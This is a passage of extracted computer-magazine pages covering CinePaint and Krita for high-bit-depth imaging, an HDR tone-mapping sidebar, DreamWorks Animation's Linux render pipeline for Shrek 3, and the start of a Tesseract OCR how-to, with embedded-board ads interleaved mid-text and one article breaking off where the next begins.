How much higher the bit depth varies by camera between 10-bit float and 16-bit linear. These higher depths are desirable for shooting light maps or textures for use in 3-D programs. The broader contrast range of these images means far subtler color reproduction, smoother exposure curves, more detail in the shadows and less blowout in the highlights than ever before. But, in order to use this extra detail, you have to preserve it. In order to preserve it, you have to be working with high-depth file formats.

So, GIMP won't do. Thankfully, there are some excellent alternatives.

CinePaint

CinePaint is the descendant of the Rhythm and Hues fork of The GIMP, and it expands on the broad file format compatibility of that branch. In the intervening years, it has grown into a dependable scratch-and-dust removal program for motion picture films and is now pushing

Boots Linux in 1.69 seconds!

TS-7300 High Security Linux FPGA Computer



\$219 qty 1 **\$189** qty 100

 **200 MHz CPU**

- Fanless, no heat sink, < 2 Watts
- User-programmable Altera 2C8 Cyclone II FPGA
- PC/104 expansion bus
- 10 COM ports, 55 DIO
- 2 USB ports, 2 SD Card sockets
- 2 10/100 Ethernets
- Matrix keypad & LCD ports
- VGA video 800x600
- 1.69 s Linux-based bootloader
- Runs Debian, supports Real-Time
- One piece metal enclosure setup provides 4 high-current GPIO, 4 ADC, 2 DAC, 1 CAN for **\$160**

 **Design your solution with one of our engineers**

- Over 20 years in business
- Never discontinued a product
- Engineers on Tech Support
- Open Source Vision
- Custom configurations and designs w/ excellent pricing and turn-around time
- Most products stocked and available for next day shipping

 **See our website for options, peripherals and x86 SBCs**




Figure 1. CinePaint has a UI similar to GIMP.

toward becoming a proper compositing system. It is currently under heavy development in its Glasgow branch, while the original branch is more or less stable and being updated only for bug fixes and small feature additions. Aside from the basic GIMP feature set, CinePaint sports a proper color management system—the very thing whose absence renders GIMP inappropriate for professional and near-professional work. There is also a flipbook player for tracking changes across animations, write-out to Cineon and OpenEXR and an excellent plugin for assembling High Dynamic Range images from regular snapshots (a process called bracketing). It is currently the only open-source GUI program for Linux that supports bracketing.

The interface is familiar—any GIMP user will feel right at home—and its other features make it an indispensable part of any photographer's graphics toolbox (Figure 1).

However, CinePaint's intended market is movie retouching, so its feature set for photographers is fairly limited beyond the basics and some of the impressive new features. Its early forking from GIMP and its radically different internals mean that GIMP plugins do not port easily to CinePaint, so casual users will find themselves frustrated by what feels like a functionality hit. Further, it is difficult to compile and fairly crash-prone on some distros (this is part of the reason for Glasgow's

move to FLTK, but that branch isn't yet usable). Even with these inconveniences, CinePaint is still a must-have tool, and as the project moves forward, it will hopefully become ever-more useful and stable.

Krita

Krita is the KOffice paint utility, and it's enough to make people rethink their dislike of KOffice (Figure 2). Even at first glance, it looks like a whole different animal than GIMP. Rather than floating windows, it starts in a single-pane, integrated view. Thankfully, there is salvation in the fact that Krita's design is modular: every panel and tool is dockable, making the user interface as configurable as you please.

The differences don't end there—Krita's entire approach sets it apart. GIMP originally was designed to give UNIX a way to deal with Web images, and it fulfilled this mission admirably for a long time. Krita, on the other hand, was designed with a different target in mind—it is aimed directly at graphics professionals.

Built from the ground up on LCMS, Krita's 32-bit color management system is flanked by well-built, sophisticated tools for accessing it. It works in more than a dozen different colorspace and converts between them cleanly, making it suitable for a broad range of professional graphics demands (CMYK and RGB are only the beginning). For print work, Krita has its



We use our stuff.

visit our TS-7200 powered website at
www.embeddedARM.com
(480) 837-5200




Figure 2. The Krita interface is designed for graphics professionals.



Figure 3. Krita supports full thumbnail previews.

bases well covered, something that GIMP hasn't yet mastered.

Though not managed by a graphics professional, Krita's design shows a deep familiarity with graphics processing engineering. It starts with much more sophisticated drawing and selection tools than have been available in Linux before—from guided line drawing that aids precision when working without a Wacom tablet to a magnet selector for modifying existing selections on the fly. The number of drawing tools is rivaled only by

Photoshop, and there are a few nifty enhancements in this area where Krita outdoes the venerated veteran from Adobe. It's not above pinching some of Photoshop's better innovations, either.

Adjustment layers are finally here, as are layer grouping and layered effects stacks—a distinct advantage over the GIMP/CinePaint paradigm. No longer must one apply a single adjustment, make sure it's right, and then move on. With the power of adjustment layers and filter stacks, the changes are applied to the image only on export, which makes mid-stream tinkering far more efficient.

Krita also has a few tricks of its own, such as the Filter Brush, where one can paint a filter's effect directly onto the image in specific places, rather than being forced to use the powerful but tedious process of masking different layers in great detail.

The guesswork of filter selection is also a thing of the past. Rather than bringing up standalone filter dialogs and tweaking them while watching the preview as one does in GIMP, users may use the Filter Gallery, which lists all installed filters, provides full access to their parameter UIs and includes thumbnail previews of their default settings

side by side with one another—not the little window covering a piece of the image such as one gets in many GIMP previews, mind you, but a full thumbnail preview (Figure 3).

This work-flow streamlining is great and doubtless will make its way back into other applications as Krita gains notice.

Krita excels in scripting support as well; the Python and Ruby engines behave more like Adobe's Action scripts than like GIMP's and are pleasantly non-crash prone.

As a cherry on top of this already-tempting sundae, Krita has a number of color profiles to chose from—a must in today's world of multifaceted graphics acquisition. Different cameras, scanners and graphics programs use different color profiles for different reasons, as do different printers and destination formats.

These color profiles govern how the picture is interpreted and parsed by programs and devices, and if you want your colors reproduced accurately across today's myriad devices, your graphics package has to be able to speak several languages. NTSC, PAL and SEACAM video formats all have peculiar color profiles, professional print shops use CMYK, different digital cameras use Adobe RGB or sRGB, Apple has its own color profile, as does SMPTE. All of these, and more, are supported in Krita by default (Figure 4).

Alas, not everything is hearts and flowers. Krita's text tool is primitive—like GIMP before its recent improvements, it rasterizes text as soon as it's added so it can't be edited later. Like CinePaint, it can't use GIMP filters, so new plugins have to be written to its architecture. Because of this, the ability to duplicate some of the basic GIMP filters, such as procedural plasma generation, simply don't exist yet. Still, what filters are there do




Figure 4. Krita supports several color profiles.

The number of drawing tools is rivaled only by Photoshop, and there are a few nifty enhancements in this area where Krita outdoes the venerated veteran from Adobe.

a bang-up job and often eclipse their GIMP counterparts.

Krita also is still in the refinement stage, and its code is not well optimized. It has a high system overhead—it looks pretty, but it drags on the resources of even a well-equipped system. The adjustment layers don't require multiple copies of the same image in order to stack filters, so the load is lighter. Even so, the interface can lag, a lot. Unlike both GIMP and CinePaint, Krita doesn't yet have any animation capabilities, to say nothing of a flipbook. Finally, it doesn't yet support LDR bracketing to HDR—a considerable drawback (though this feature is on the to-do list for future releases).

Still, all told, Krita is an excellent package. It is very capable as is, and it shows a lot of potential.

Conclusion

Although GIMP is useful, it's showing its age, and the time is coming soon when it either will adapt or be shuffled to the wayside by more capable tools. For the photographer working in Linux, as well as for the high-depth CGI artist, both Krita and CinePaint are welcome tools. Each is strong where the other is weak. As both programs continue to develop, we can expect great things from them—they have both proven themselves to be well-designed packages with deliberate and capable teams behind them. The odd mix of Darwinian competition and cooperation has given us a new generation of these tools, and they're ready to be used. Enjoy! ■

Dan Sawyer is the founder of ArtisticWhispers Productions (www.artisticwhispers.com), a small audio/video studio in the San Francisco Bay Area. He has been an enthusiastic advocate for free and open-source software since the late 1990s, when he founded the Blenderwars filmmaking community (www.blenderwars.com). Current projects include the independent SF feature *Hunting Kestral* and *The Sophia Project*, a fine-art photography book centering on strong women in myth.

HDR: Faking Film's High Bit Depth

High Dynamic Range Imaging was originally developed for lighting 3-D scenes, as a way to capture the real-world range of luminescence, and has been a boon to realistic 3-D lighting work for many years.

But, it has another use. By tone mapping the image, HDR's wide contrast range can be represented in 8-bit space to stunning effect—preserving details in the shadows and minimizing clipping in highlights. As this aesthetic became popular, several techniques have developed to create HDRs from digital snapshots and then convert them for display on monitors or in print.

Creating HDR images from digital photographs requires Bracketed Exposure—taking a set of photos with different exposure settings to give a wider collective latitude than the camera natively allows (Figure A). Afterward, the bracketed images are combined into a single HDR. Although this can be in the terminal, it's far easier with CinePaint's self-explanatory Bracket to HDR plugin (included in the package). Once created, the HDR either can be turned into a light probe (for lighting a 3-D scene) or tone mapped for display and/or printing (Figure B).




Figure A. A Set of Photos with Different Exposures




Figure B. Using the Bracketed Exposures to Create the Perfect Picture

Tone mapping interpolates an HDR into 8-bit space without clipping the high and low ends—it compresses the image nonlinearly to preserve the details otherwise lost. The result is a much richer image than could normally be captured by 8-bit equipment. At the moment, tone mapping isn't available in CinePaint or Krita (although it is on Krita's to-do list). Instead, *pfstools*, a command-line suite of algorithms for configuring the interpolation curves, does the job.

Fortunately, for those of us who don't like experimenting blindly in the terminal, a thoughtful soul has written a GUI that offers the full range of options available at the command line, with a preview window. The program, *Qpfstools*, along with an introduction and tutorial, can be found here: theplaceofdeadroads.blogspot.com/2006/07/qpfstmo-hdr-tone-mapping-gui-for-linux_04.html.

DREAMWORKS ANIMATION

SHREK THE THIRD: LINUX FEEDS AN OGRE

DreamWorks Animation pushes the limits of CG filmmaking with Linux.

ROBIN ROWE

AAll the big film studios primarily use Linux for animation and visual effects. Perhaps no commercial Linux installation is larger than DreamWorks Animation, with more than 1,000 Linux desktops and more than 3,000 server CPUs.

"For *Shrek 3*, we will consume close to 20 million CPU render hours for the making of the film", says DreamWorks Animation CTO Ed Leonard. "Each of our films continues to push the edge of what's possible, requiring more and more compute power." Everyone knows Moore's Law predicts that compute power will double every one and a half years. A little known corollary is that feature cartoon animation CPU render hours will double every three years. In 2001, the original *Shrek* movie used about 5 million CPU render hours. In 2004, *Shrek 2* used more than 10 million CPU render hours. And in 2007, *Shrek 3* is using 20 million CPU render hours.

"At any given time, we are working on more than a dozen films", says Leonard. "Each of those films has its own creative ambition to push the limits of CG filmmaking." DreamWorks Animation employs about 1,200 people, with about two-thirds in their Glendale studio and the rest in their PDI studio in Redwood City linked by a 2Gb network. (Note that DreamWorks Animation, a publicly traded company led by Jeffrey Katzenberg, isn't Steven Spielberg's DreamWorks live-action that merged with Paramount recently.)

"There were many specific technical advancements on the movie, including advancements in hair, clothing, costuming and crowds as well as bringing the secondary character animation [crowds] to a whole new level of performance", says Leonard. About 350 people are working on *Shrek 3*, with about 300 at PDI and 50 in Glendale.





Long Flowing Hair and Running in Long Dresses

In *Shrek 3*, Fiona transforms a bevy of classic “rescue me” fairy-tale princesses into action figures to defend the kingdom of Far Far Away from usurper Prince Charming. How to convert Sleeping Beauty’s narcolepsy into a weapon or get neat-freak Snow White to dirty her nails fighting bad guys seem like minor challenges compared to the technical obstacles involved.

“DreamWorks Animation R&D provides the tools, libraries and software infrastructure for the creation of world-class CG films”, says Leonard. “We develop and support a suite of application tools for our films, including a proprietary animation system, lighting, rendering and compositing tools, and effects tools for things like fire, water, clothing and crowds, to name

just a few.” Leonard estimates they have several millions lines of custom code, mostly written in C (legacy code) and C++ (newer code).

Andrew Pearce leads the DreamWorks Animation R&D group based at PDI. “Long hair may be the biggest technology advance in *Shrek 3*”, says Pearce. “In all of animation in the past you’ve seen long hair very little.” “It took months to do the hero-hair flick on *Shrek 2*”, notes Visual Effects Supervisor Philippe Gluckman. “Hair is everywhere in *Shrek 3*.” How hair glides across a shoulder looks easy but is very complicated to model. “The way the hair moves had to become much more automated”, says Gluckman. There isn’t time for animators to position each hair by hand.

“With clothing we have more interactions, including ripping of the cloth”, says

Pearce. “Fast motion is always difficult. In the real world, there’s only so fast you can move, but nobody has told our animators that. If you went from 0 to 500 mph in one second, you’d probably leave some clothing behind in the real world.” Animation reality is as much art as physics.

It’s Getting Crowded in Here

It isn’t just the challenge of animating some clothing, it’s how much clothing. “We have a lot more characters in the same shot”, notes *Shrek 3* Co-Director Raman Hui. “*Shrek 3* has a huge cast with 48 characters”, says *Shrek 3* Director Chris Miller. “We have huge crowd scenes with 40 to 50 characters on a stage and 2,500 in the audience.” “The challenge in crowds is each character needs to look different”, says Pearce.

“If we had to do one setup for each character, that would take too long”, says Character TD Supervisor Lucia Modesto. “We take a generic character and warp that character. We have Man A, Man B and Woman. The big variation you get in a crowd scene is the silhouette of hair and hat. For characters in *Shrek*, we had one generic man with three variations, now that’s 16. Women went from five to 25 variations and 13 hairstyles.” A lot of work is done to make known characters like Shrek look better, but without looking different.

Let There Be Global Illumination

“Global illumination is something lighters everywhere love”, says Pearce. “That bounces the light off all the surfaces.” The challenge is global illumination, often implemented as ray tracing, can be expensive. “It’s brilliant for architecture fly-throughs where the lighting is static and baked onto the building”, says Pearce. “Our problem is everything in *Shrek 3* is moving.” The DreamWorks software “bakes” (calculates ahead of time) what’s not moving and then tries to do the parts that are moving efficiently. “Global illumination is in almost every scene in *Shrek 3*”, says Pearce. “Scene complexity is what caps us now, such as forests. Ray tracing there is not reasonable.” Advances in Linux computing power and multicore chips and software are pushing render capability higher and higher.

“We use global illumination like a DP does”, says Art Department Production Designer Guillaume Aretos. “We use bounce cards and colored bounce cards. The moviemaking process for us is very



Figure 1. Our print copy of this photo surely doesn’t do justice to the astounding detail in the hair of the characters. (Photo credits: all *Shrek* photos courtesy of DreamWorks Animation LLC.)



Figure 2. Donkey with Shrimp Skewers on Fire—Final Lit Version of the Scene.

close to live action where we use the light that bounces. *Shrek 2* was a south of Italy feel, kind of Beverly Hills turned into Italy." *Shrek 3* moves away from the eternal spring of first two movies, with a more northern European look. "It's very hard to get an overcast effect with bouncing back-light", says Aretos, "and bright light shining through dark clouds."

"I'm the head of layout", says Nick Walker, "which makes me the DP." Layout is the group that figures out where the virtual actors will stand in virtual sets. "Shrek is seven feet tall and all torso", says Walker. "Shrek could swallow Fiona's head when moving in for a kiss. Puss n' Boots and Donkey, the two sidekicks, are different sizes. It's difficult to get a two-shot."

The *Shrek 3* Linux Pipeline

The production moves from story and concept artwork into 3-D modeling and eventually render. DreamWorks Animation uses the popular Linux Maya commercial package for 3-D modeling. Layout positions the characters in the scenes and determines overall lighting. Models are "rigged" with internal skeletons by the Character TDs, then given to the scene animators. Because of the complexity, *Shrek 3* animators were assigned in pairs to each of the hundreds of scenes. In the past, it was one animator per scene. Lighting and any special effects are added, such as cloth or flames. Then, the scene is rendered frame by frame on a 3,000+ CPU Linux renderfarm.

Each frame is assigned to a different node of the renderfarm by grid software (using Platform LSF, a commercial Linux package), so that many frames can be output simultaneously. The frames are edited into a movie using Avid software (not on Linux). Early in the process, hand-drawn storyboard images are scanned, and a scratch audio track is edited together creating a rough video representation of the movie. As each sequence is completed, it replaces the rough storyboard footage, building the fully rendered movie scene by scene.

"The fact that our main production pipeline is all on Linux is pretty interesting", says head of Production Technology Darin Grant. "We've been on Linux for years, but I'm still amazed. Looking back, when using Linux was a radical concept for Digital Domain's renderfarm during *Titanic*, it wasn't that long till the industry moved toward wholehearted adoption." The studio Digital Domain, where Grant formerly worked, built the first Linux ren-



Figure 3. Storyboard: a Story Artist's Rendition of the Scene



Figure 4. Layout: the Layout Artist's Blocking of the Camera Moves and Character Poses

derfarm for *Titanic* (released in 1997). Grant now works at the PDI DreamWorks facility in northern California and commutes to Glendale each week to ensure that his cross-site team is in sync. He also uses VSC, an immersive video teleconferencing system developed by DreamWorks Animation that HP has since taken to market as the Halo room. HAVEN is the DS3 45mbps Halo video exchange network, used extensively to connect between DreamWorks facilities and with HP's desktop division and with AMD.

"The issues with maintaining a large

Linux-based pipeline are the same as maintaining a large pipeline on any operating system", says Grant. "We unified the studio on one standard pipeline a while ago, and now we have all productions at all times using the same pipeline. They stress, push and develop the pipeline in different ways on each production. Linux provides us with many advantages. Solid support for threading, NFS and LAMP toolsets are big pluses for us. Managing developers gets easier each year as the quality of the development tools and IDEs available on Linux improves."



Figure 5. Animation: at this stage, the animators create the character's performance for the scene.



Figure 6. Lighting: Final Version of the Scene with Lighting and Textures Added to the Frame

"At the desktop, we use HP xw9300 workstations running RHEL 4", says head of Digital Operations Derek Chan. "The renderfarm uses HP DL145 G2 servers. Our standard for memory is to have 2GB per core. Servers have four cores, so that's 8GB." Chan says DreamWorks Animation has a good relationship with Red Hat, working closely to ensure that HP workstations work with Red Hat Linux for DreamWorks.

"A challenge we overcame on *Shrek 3* was the integration of metadata into our pipeline", says Grant. "In a cross-team effort between R&D and Production Technology, we put in place a system that maintains historical version information, render statistics and other really valuable data in each and every file we produce. That we were able to do this shows one of the key advantages of having a proprietary toolset and file formats." DreamWorks

uses its own TIFF-like file format based on 16-bit binary fixed point, a limited High Dynamic Range (HDR) image format with a color range of 0 to 2.0. Letting images go whiter than white leaves headroom for image adjustments.

DreamWorks Animation technology is organized into three core groups: R&D to create new technology, Production Technology that oversees the production pipeline and Digital Operations that's responsible for the compute, network and storage infrastructure. The production pipeline has hundreds of small tools and applets that form the other glueware, which enables 200 people to work as an orchestrated team. Most legacy pipeline code is written in Perl, and most of the newer code is being written in Python. "We'd love to be all Python", says Leonard, "but today we still have lots of Perl".

"Our team has been spearheading the transition from Perl to Python at the facility", says Grant. "There are three primary reasons for this. The creation of Python bindings to a C++ library is very easy and allows us to utilize core R&D libraries in the rest of the pipeline more quickly. The object-oriented nature of Python is very attractive given our new asset model and should allow us to make changes to that asset model much more easily in the future. And, Python is a first-class citizen in many of the third-party software applications that are used in our industry."

At the Linux Movies Conference, an all-day conference for motion picture technologists, last held in 2005 [that I chaired], the consensus of studio technologists was that the constraint on renderfarm size was heat. "The wall is still heat and power", says Chan, "and a little bit of floor space". DreamWorks Animation is into dual-core and about to go quad-core. "In the next eight months, we'll switch to eight computing cores per desktop", says Chan. The studio is interested in accelerated computing with GP-GPU. That has the potential to move render processes from overnight to interactive. But, there are daunting technical barriers in that GPU programming is so alien, and there are bandwidth limitations going between CPUs and GPUs on graphics cards. "There are significant performance gains to be had", says Chan, "especially if we could keep it all on die with an AMD-integrated GPU".

Shrek 3 consumes 24TB of storage, out of an allocation of 30TB. DreamWorks likes to keep all its movies in near-line storage on big arrays of spinning disks. "People refer to previous movies all the time", says Chan. "We have the three *Shrek* movies. *Madagascar* is getting a sequel." Although everything is pretty much kept on-line, DreamWorks archives to tape sent off-site for disaster recovery.

Why Not More Open-Source Software from the Film Industry?

Why don't the movie studios contribute some of their millions of lines of Linux code to open source? Many studios have developed proprietary Linux video playback and editing software, an area where open source is deficient. Could they give that to open source? Today's treacherous patent landscape is one obstacle, but beyond that is the cost to maintain it. For example, ILM found it more work to open the OpenEXR image

Tesseract

an Open-Source Optical Character Recognition Engine

Tesseract is a quirky command-line tool that does an outstanding job.

ANTHONY KAY

I play with open-source OCR (Optical Character Recognition) packages periodically. My last foray was a few years ago when I bought a tablet PC and wanted to scan in some of my course books so I could carry just one thing to school. I tried every package I could find, and none of them worked well enough even to consider using. I ended up using the commercial version of Adobe Acrobat, which allows you to use the scanned page as the visual (preserving things like equations in math books), but it applies OCR to the text so you can search. It ended up being quite handy, and I was a little sad that I was incapable of getting any kind of result with open-source offerings.

Admittedly, the problem is very hard. Font variations, image noise and alignment problems make it extremely difficult to design an algorithm that can translate the image of text into actual text reliably.

Recently, I was looking again and found a project called Tesseract. Tesseract is the product of HP research efforts that occurred in the late 1980s and early 1990s. HP and UNLV placed it on SourceForge in 2005, and it is in the process of migrating to Google Code (see Resources).

It currently is lacking features, such as layout recognition and multicolumn support; however, the most difficult part, the actual character recognition, is superb.

How to Install

Version 1.03 was the latest version at the time of this writing, and the build and install process still needed a little work. Also, integration with libtiff (which would allow you to use compressed TIFF as input) was configured by default, but it was not working properly. You might try configuring it with libtiff, as that would allow compressed TIFF image input:

```
# ./configure
```

If you later find that it doesn't recognize text, reconfigure it without libtiff:

```
# ./configure --without-libtiff
```

The build is done as expected:

```
# make
```

Configure for version 1.03 also indicated that `make install` was broken. I managed to figure out the basics of installation by trial and error.

First, copy the executable from `ccmain/tesseract` to a directory on your path (for example, `/usr/local/bin`):

```
# cp ccmain/tesseract /usr/local/bin
```

Then, copy the `tessdata` directory and all of its contents to the same place as the executable (for example, `/usr/local/bin/tessdata/...`):

```
# cp -r tessdata /usr/local/bin/tessdata
```

Finally, make sure your shell `PATH` includes the former (`/usr/local/bin`).

How to Use

First, you need access to a scanner or scanned pages. Sane is available with most Linux distributions and has a nice GUI interface called `xsane`. (I discuss more on scanning near the end of this article.)

Tesseract has no layout analysis, so it cannot detect multicolumn formats or figures. Also, the broken libtiff support means it can read only uncompressed TIFF. This means you must do a little work on your scanned document to get the best results. Fortunately, the steps are very simple; the most common ones can be automated, and the results are well worth it.

This is what you need to do:

1. Use a threshold function to drop lighting variations and convert the image to black and white.
2. Erase any figures or graphics (optional, but if you skip this step the recognizer will give a bunch of garbled text in those areas).
3. Break any multicolumn text into smaller, single-column images.




Figure 2. Zoomed view of image preparation, from left to right: the original scanned image, the image after applying threshold, and the image after applying threshold and some manual cleanup.




Figure 1. Threshold dialog in The GIMP. Slide the triangle left and right to choose what pixels should be white and what pixels should be black.

I recommend using a graphics program, such as The GIMP, to get a feel for what needs to be done. The most important step is the first one, as it drastically will improve the accuracy of the OCR.

The GIMP has a great function that easily can remove lighting variations in all but the worst cases.

First, go to the `Image→Mode` menu and make sure the image is in RGB or Grayscale mode. Thresholding will not work on indexed images. Next, select the menu `Tools→Color Tools→Threshold`. This tool allows you to drop pixels that are lighter than a specified cutoff value, and it converts all others to black. A pop-up (Figure 1) lets you select the threshold. Make sure image preview is turned on in order to get an idea of how it affects the image. Slide the threshold thumb left and right to choose the cutoff between white and black. You may not be able to get rid of all of the uneven lighting without corrupting the text. Find a good-looking result for the text, then erase the rest of the noise with a paint tool. The transition from the first part to the second part in Figure 2 shows a typical result of this step.

You should experiment and zoom in over a portion of the image while you play with thresholding, so you can see things closer to the pixel level. This lets you see more of what Tesseract will see and gives you a better feeling for how to get the best results. If you can't recognize the characters, Tesseract surely won't.

This page had handwritten notes, underlining and a section of

FEATURE Tesseract

lighting that threshold could not get rid of without compromising the rest of the image. Use a brush to paint over any easy-to-fix areas. I would not recommend spending much time on cases where the extraneous information (figure, noise and so on) has some distance from the text; Tesseract might insert a few garbled characters, but those are usually quicker to fix in a text editor. The resulting image should look something like the third part of Figure 2.

Now, switch the image to indexed mode (using the menu selection Image→Mode→Indexed), and choose black and white (one-bit palette). Also, make sure dithering is off. Save the image as an uncompressed TIFF image, and you are ready to do recognition.

The recognition part is easy:

```
$ tesseract image.tif result
```

The third argument is the base name of the output file. Tesseract adds a txt extension automatically, so in this example, the recognized text would be in result.txt.

The underlining in this example ended up significantly affecting the OCR. A few of the lines were recognized moderately well, but two of them were completely unintelligible after processing. This underscores the importance of using a clean source if possible. Manually removing the underlining drastically improved recognition, but it took more time than simply entering the text manually.

How Well Does Tesseract Work?

I certainly wanted to do some experiments that would give me an idea of the power of Tesseract. I also wanted to compare those results to another open-source OCR system: ocrad.

I started off by running some tests to see how well Tesseract would do. My initial test took a 200dpi screen capture of text that included bold and italic fonts. Obviously, the screen capture was completely free from any kind of noise or error introduced by a physical scanner.

Tesseract performed flawlessly, recognizing 100% of the characters. It even got the spacing right. Unfortunately, ocrad did not fare as well. It missed several spaces (causing words to join erroneously), and it missed several letters. The overall recognition rate for ocrad on a perfect input was 95%.

